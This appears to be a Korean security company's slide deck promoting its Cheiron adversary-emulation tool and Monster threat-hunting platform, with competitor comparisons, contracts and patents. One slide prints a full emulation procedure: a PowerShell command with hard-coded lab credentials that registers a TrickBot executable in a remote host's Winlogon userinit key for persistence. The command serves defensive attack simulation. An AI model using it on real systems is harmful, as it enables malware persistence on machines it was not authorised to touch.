





# Cheiron – Adversary Emulator

- 취약점에 대한 침투테스트(Penetration Test)와는 달리, 초기침투부터 그 이후의 공격과정 전체를 시뮬레이션
- 공격자의 전략(Tactics), 기술(Techniques), 과정(Procedures)에 대한 이해
- Object 가 아닌 행위를 ( 악성코드가 아니라 악성-비정상-공격 행위를 )

Figure 1. Hype Cycle for Threat-Facing Technologies, 2017



- Adversarial Emulation
- Penetration Testing

Gartner's Hype Cycle for Threat-Facing Technologies, 2017

# Cheiron – Adversary Emulator

- Agent
- List
- Procedures
- List
- Result
- Scenario

Agent List

TH-C2  TH-WinSRV2019  TH-Win10-2  TH-Win10-1  TEST

Procedure List

Run Options

 <b>T1110.002</b> KISA_WS_STEP_6.C [Linux] [ATTACKER]는 획득한 Kerberos Ticke...	 <b>T1204.002</b> KISA_WS_STEP_1.A [Windows10 Professional] [TH-Win10-1]는 ...	 <b>T1490</b> KISA_WS_STEP_9.D [Windows10 Professional] [TH-WinSRV2019]...	 <b>T1489</b> KISA_WS_STEP_9.C [Windows10 Professional] [TH-Win...
 <b>T1003.002</b> KISA_WS_STEP_8.B [Windows10 Professional] [TH-Win10-2]는 ...	 <b>T1003.003</b> KISA_WS_STEP_8.A [Windows10 Professional] [TH-Win10-2]는 ...	 <b>T1069.002</b> KISA_WS_STEP_7.C [Windows10 Professional Server] [TH-Win10...	 <b>T1547.004</b> KISA_WS_STEP_7.B [Windows10 Professional Server] [
 <b>T1558.003</b> KISA_WS_STEP_6.B [Windows10 Professional] [TH-Win10-2]는 k...	 <b>T1105</b> KISA_WS_STEP_6.A [Windows10 Professional] [TH-Win10-2]는 C...	 <b>T1033</b> KISA_WS_STEP_5.I [Windows10 Professional] [TH-Win10-2]는 C...	 <b>T1482</b> KISA_WS_STEP_5.H [Windows10 Professional] [TH-Win...

**[T1547.004]**  
**KISA\_WS\_STEP\_7.B**

Description  
[Windows10 Professional Server]  
[TH-Win10-2]는 WinRM 세션을 통해 다운로드 받은 TrickBot 악성코드를 [TH-WinSRV2019]의 레지스트리에 등록하여 지속성을 유지합니다.  
trickbot

Platform  
windows

Dependencies

InputArgument0.Name  
HOST\_NAME

InputArgument0.Value  
TH-WinSRV2019

InputArgument1.Name  
TRICKBOT\_PATH

InputArgument1.Value  
\$env:Public\uxtheme.exe

InputArgument2.Name  
VICTIM\_PASSWORD

InputArgument2.Value  
kisa123!@#

InputArgument3.Name  
VICTIM\_USERNAME

InputArgument3.Value  
KISAD\Administrator

Executors.Name  
powershell

Executors.Command  
\$username = "#{VICTIM\_USERNAME}"  
\$password = "#{VICTIM\_PASSWORD}"  
\$secstr = New-Object -TypeName System.Security.SecureString  
\$password.ToCharArray() | ForEach-Object { \$secstr.AppendChar(\$\_) }  
\$cred = new-object -typename System.Management.Automation.PSCredential -argumentlist \$username, \$secstr  
Invoke-Command -ComputerName #{HOST\_NAME} -Credential \$cred -ScriptBlock { Set-ItemProperty "HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" "userinit" "userinit.exe, #{TRICKBOT\_PATH}" -Force }

Executors.CleanUpCommand

Executor Elevation Required  
 True  False



# Threat Informed Defense

with

 MONSTER +  CHEIRON

# TID(Threat Informed Defense)?



“

*"Threat-informed defense" applies a deep understanding of adversary tradecraft and technology to protect against, detect, and mitigate cyber-attacks. It's a community-based approach to a worldwide challenge."*<sup>1</sup>

- MITRE

APT41

TA505



Log4J

LOLBins



우리와 비슷한 산업군을 전문적으로 공격하는 그룹들이 있다는데 우리가 공격받는다면 대응할 수 있는가?

우리가 가진 보안 자산(사람, 보안 장비, 보안 소프트웨어 등)들이 얼마나 효과적으로 동작하고 있는가?


무엇이 부족한가?

무엇을 해야 하는가?

공격 전략 (Tactics)  
공격 기술 (Techniques)  
공격 절차 (Procedures)

위협  
평가

방어  
전략





# TID with Monster & Cheiron

고객사 환경에 맞는 공격 시뮬레이션을 통해 실제 발생가능한 위협에 대해 평가하고 대안을 제시합니다.



- ▶ 공격행위 수행을 위한 가상환경 구축
- ▶ 실제 환경 + 가상 환경 혼합
- ▶ 기존 보안 솔루션 적용



- ▶ 타겟 산업 군 / 공격 그룹별 / 맞춤형 시나리오 설계
- ▶ 실제 공격사례와 유사한 형태의 시나리오 제작
- ▶ 단순 점검이 아닌 공격과정 전체를 시뮬레이션




- ▶ 공격행위 식별을 위한 시스템 행위 정보 수집
- ▶ 시스템 로그 및 아티팩트 수집





- ✓ 탐지된 공격은?
- ✓ 탐지되지 않은 공격은?



- ✓ 탐지하지 못한 원인은?



- ✓ 무엇을 해야 하는가?



▶ TTX (Tabletop exercise) service – 실제 발생할 수 있는 위협에 대해서 시뮬레이션을 통해 미리 위협에 대한 준비도를 평가하고 대책을 수립할 수 있도록 함

# TID with Monster & Cheiron

최신의 위협정보를 통해 숨겨진 위협을 찾아내고 발생가능한 위협들을 조기에 차단합니다.



## Intelligence Driven Threat Hunting

## Anomaly Behavior Detection

## TTP Driven Threat Hunting




주기적 위협탐색

실시간 위협 탐색

데이터 전수 조사

# TID with Monster & Cheiron

가시성 확보 및 공격 시뮬레이션을 통해 보안 리소스를 효율화하고 능동적 보안 체계를 갖출 수 있게 합니다.



가시성 확보



# Future Plan




# Monster VS.



	Microsoft	CrowdStrike	VMWARE	쏘마	프루라	지니언스	안랩
제품명	Defender for Business	Falcon Enterprise	Carbon Black EDR	Monster	SIEM GOLD	Genian EDR	AhnLab EDR
국가	미국	미국	미국	한국	한국	한국	한국
월이용료	\$3(1yr)	\$1599	\$4.5(3yrs)	TBD	시스템당 20만원		
인텔리전스 연동	(Enterprise only)	옵션	(Enterprise only)	✓	N/A		
Automated Retro Hunting	N/A	N/A	N/A	과거데이터에 숨겨진 위협을 최신 위협 인텔리전스를 통해 지속적으로 분석하고 현재까지의 전 파 과정을 추적	N/A	N/A	N/A
Threat Hunting API	위협 및 연관 데이터	위협 및 연관 데이터	위협 및 연관 데이터	Threat Hunting API 를 통해 보안 시스템 연동이 용이	N/A	N/A	N/A
Incident Response	✓	✓	N/A	클라우드 상의 데이터를 통해 효율적인 사고 조사 및 대응 가능	N/A	N/A	N/A
MITRE ATT&CK Evaluation	✓	✓	✓	✓	N/A	N/A	✓
제품 성숙도	HIGH	HIGH	HIGH	제품으로서의 성숙도는 미숙 제품화에 필요한 원천 기술은 이미 확보된 상황 서비스화에 필요한 리소스 확보 필요	MIDDLE	HIGH	HIGH
특징	클라우드 네이티브 (구독형)	클라우드 네이티브 (구독형)	온-프레미스 (구축형)	클라우드 네이티브 (구독형)	클라우드 네이티브 (구독형)	온-프레미스 (구축형)	온-프레미스 (구축형)
	클라우드에 FULL 데이터 저장 운영체제에 내장된 Windows Defender Anti virus 와 클라우드 기반 위협 헌팅 플랫폼 결합	클라우드에 FULL 데이터 저장 자체 EPP와 클라우드 기반 위협 헌팅 플랫폼을 결합	로컬에 데이터 저장 EPP 제품에 Endpoint 행위기 반 이상 탐지 기능 통합	클라우드에 FULL 데이터 저장 자체 EPP와 클라우드 기반 위협 헌팅 플랫폼을 결합	클라우드에 로그 일부 저장 EPP, EDR 기능 없음	로컬에 데이터 일부 저장 기존 NAC(Network Access Control) 에 Endpoint 행위 데이터를 통한 위협 탐지 기능 통합	로컬에 데이터 일부 저장 기존 Anti Virus 제품에 Endpoint 행위 데이터를 통한 위협 탐지 기능 통합

## eXtended Detection & Response

- 네트워크-엔드 포인트-IT 자산 전체에 걸친 가시성 확보
- PC, 서버 뿐만 아니라 모바일, OT/IoT 등에 대한 가시성 확보
- 엔드 포인트를 뛰어넘어 통합된 데이터를 통한 위협 탐색 (Unified Threat Hunting)
- 3rd party 제품과의 통합으로 능동적인 보안 위협 대응



### 제품 통합

- 고객사내 보안 제품군과의 연계를 통해 목표 달성
- MONSTER Platform 의 API 및 외부기능 연계인 터페이스 고도화
- 고객사확보가 관건

### 분석 대상 데이터 확장

- Monster agent 의 지원대상운영체제 확대 (자체 기술 개발)
- 개발 리소스 확보 필요

2 단계

3 단계

1 단계

# Achievements



## 【 확보한 원천기술들을 통해 다양한 분야의 고객들과 성과를 만들어내고 있습니다. 】

### ✓ 보유 기술 활용 실적

민간	
국	
공공	
해외	


2018.04	국방과학연구소	· 지능형 침입추론 및 사이버위협 분석 시스템 개발
2018.06	(주) 세인트시큐리티	· 상용 위협 인텔리전스 연동을 통한 악성코드 탐지 기술 협약 체결
2018.09	국방과학연구소	· APT 공격 시뮬레이터 개발
2019.01	주식회사 안랩	· 악성코드 데이터 베이스 사용 및 악성코드 탐지 기술 공유 협약 체결
2019.02	Uppsala security (해외)	· Monster Platform 기술 공급 및 제품 공동 개발
2019.04	국방과학연구소	· 위협 탐지 시스템 평가용 위협 데이터 생성 용역 수행
2019.12	국내 공공기관	· Monster Platform 공급 (5,000 User 라이선스)
2019.07	국방과학연구소	· 사이버 위협 지능형 분석 및 예측기술 R&D 사업 수행
2020.04	국방과학연구소	· APT 공격 탐지 관련 기술 R&D 사업 수행
2020.04	국방과학연구소	· 실시간 메모리 분석 기술 관련 R&D 사업 수행
2020.06	한국인터넷진흥원	· 클라우드 보안서비스 고도화 지원사업 대상 사업자 선정
2020.07	연구개발특구진흥재단	· 기술이전사업화 역량강화 사업대상 사업자 선정
2020.07	한국인터넷진흥원	· 사이버보안 빅데이터 AI 데이터셋 구축사업
2020.08	한국인터넷진흥원	· 능동형 사이버 위협정보 수집 시스템 구축 사업, Monster Platform 공급
2020.08	한국토지주택공사	· 빅데이터 플랫폼 도입사업, Monster Platform 공급 (100 User 라이선스)
2021.11	국방과학연구소	· 지능형 침입추론 및 사이버위협 분석 기술 사업 수행
2022.04	국방기술진흥연구소	· 사이버전 훈련 레드팀/블루팀 자동화 기술 사업 수행



【 믿고 맡길 수 있는 기술 경쟁력을 보유하고 있습니다. 】

✓ 개발대상 기술(제품, 서비스 등) 관련 지식재산권

출원국	출원 및 등록번호	지식재산권(특허)명	비고
한국	C-2018-006383	• 몬스터 에이전트	
한국	C-2019-010324	• Monster Threat Inspector	
한국	C-2019-010323	• Monster Threat Hunting Engine	
한국	C-2019-010321	• Monster Event Collector	
한국	C-2019-010322	• Monster Analytic Cloud	
한국	C-2019-010325	• Monster Analytic API	
한국	C-2019-010326	• ARES	




【 믿고 맡길 수 있는 기술 경쟁력을 보유하고 있습니다. 】

## ✓ 개발대상 기술(제품, 서비스 등) 관련 지식재산권

출원국	출원 및 등록번호	지식재산권(특허)명	비고
한국	10-2019-0169817	• 컴퓨터 내 행위 이벤트 축약 방법	등록
한국	10-2019-0169816	• 악성 코드 실행 방지를 위한 도메인 생성 알고리즘 탐지 방법	등록
한국	10-1818006	• 행위 정규화를 통한 악성코드 고속탐지 및 시각화 방법 및 이를 이용한 장치	기술이전
한국	10-1964592	• 보안위협 정보 공유 장치 및 방법	기술이전
한국	10-2020-0071184	• 플레이 북 형태의 모의공격도구 구현 장치 및 방법	등록
한국	10-2020-0129324	• 원격 근무 환경을 위한 보안관리 시스템 및 방법	등록
미국	17/122,261	• Method for compressing behavior event in computer and computer device therefor	출원
미국	17/120,868	• Malware detection method for preventing execution of malware, methods for detecting domain generation algorithm and computer device therefor	등록



## 사이버위협 대응에 필요한 원천기술을 확보했고, 기술력을 인정받고 있습니다.



### Gartner Vender Briefing

- 벤더가 가트너에 요청해도 미팅 성사가 매우 어려움
- 가트너에서 먼저 회사 및 기술 소개 요청을 받을 정도로 기술력을 인정



### KRX Startup Market 등록 추천

- 한국인터넷진흥원으로부터 스타트업 비상장 주식 시장에 등록을 위한 추천받음



### 군, 방위산업 업계에서 기술력을 인정

- 대형 방위산업체 LIG빅스원과 파트너 등록 (스타트업으로는 매우 이례적)
- 국방 강소벤처로 등록, 방위산업 분야에서 기술력을 인정 받음

## MITRE ATT&CK Evaluation 연속 참여



- 글로벌하게 인정 받는 고도화 된 사이버위협탐지 평가로, 글로벌 보안 벤더들과 경쟁
- 국내 보안 스타트업으로는 자사가 유일 (국내에서는 ㈜안랩을 제외하고는 두 번째 프로그램 참여기업)





The background of the entire image is a blue-tinted overlay of a business dashboard. It features a grid of various data visualization elements: line graphs showing trends, bar charts with data points, pie charts, and circular progress indicators. In the bottom left, there is a table of numerical data with up and down arrows. The overall aesthetic is clean and professional, with a focus on data analysis and technology.

# Core Tech.

## MONSTER


Threat Hunting에 필요한 엔드-포인트 행위 데이터 및 휘발성 데이터를 수집,가시성을 확보합니다.

수집된 데이터를 위협분석에 최적화된 형태로 관리하고, 위협분석 및 추적을 자동화합니다.


### Event Collector

### Analytic Cloud


- (Active Probe) Monster Event Collector
- 3rd Party Event Logs
- Security System
- External Intelligence



Filter | Normalization



LOAD



Monster Data Platform API

Access Control

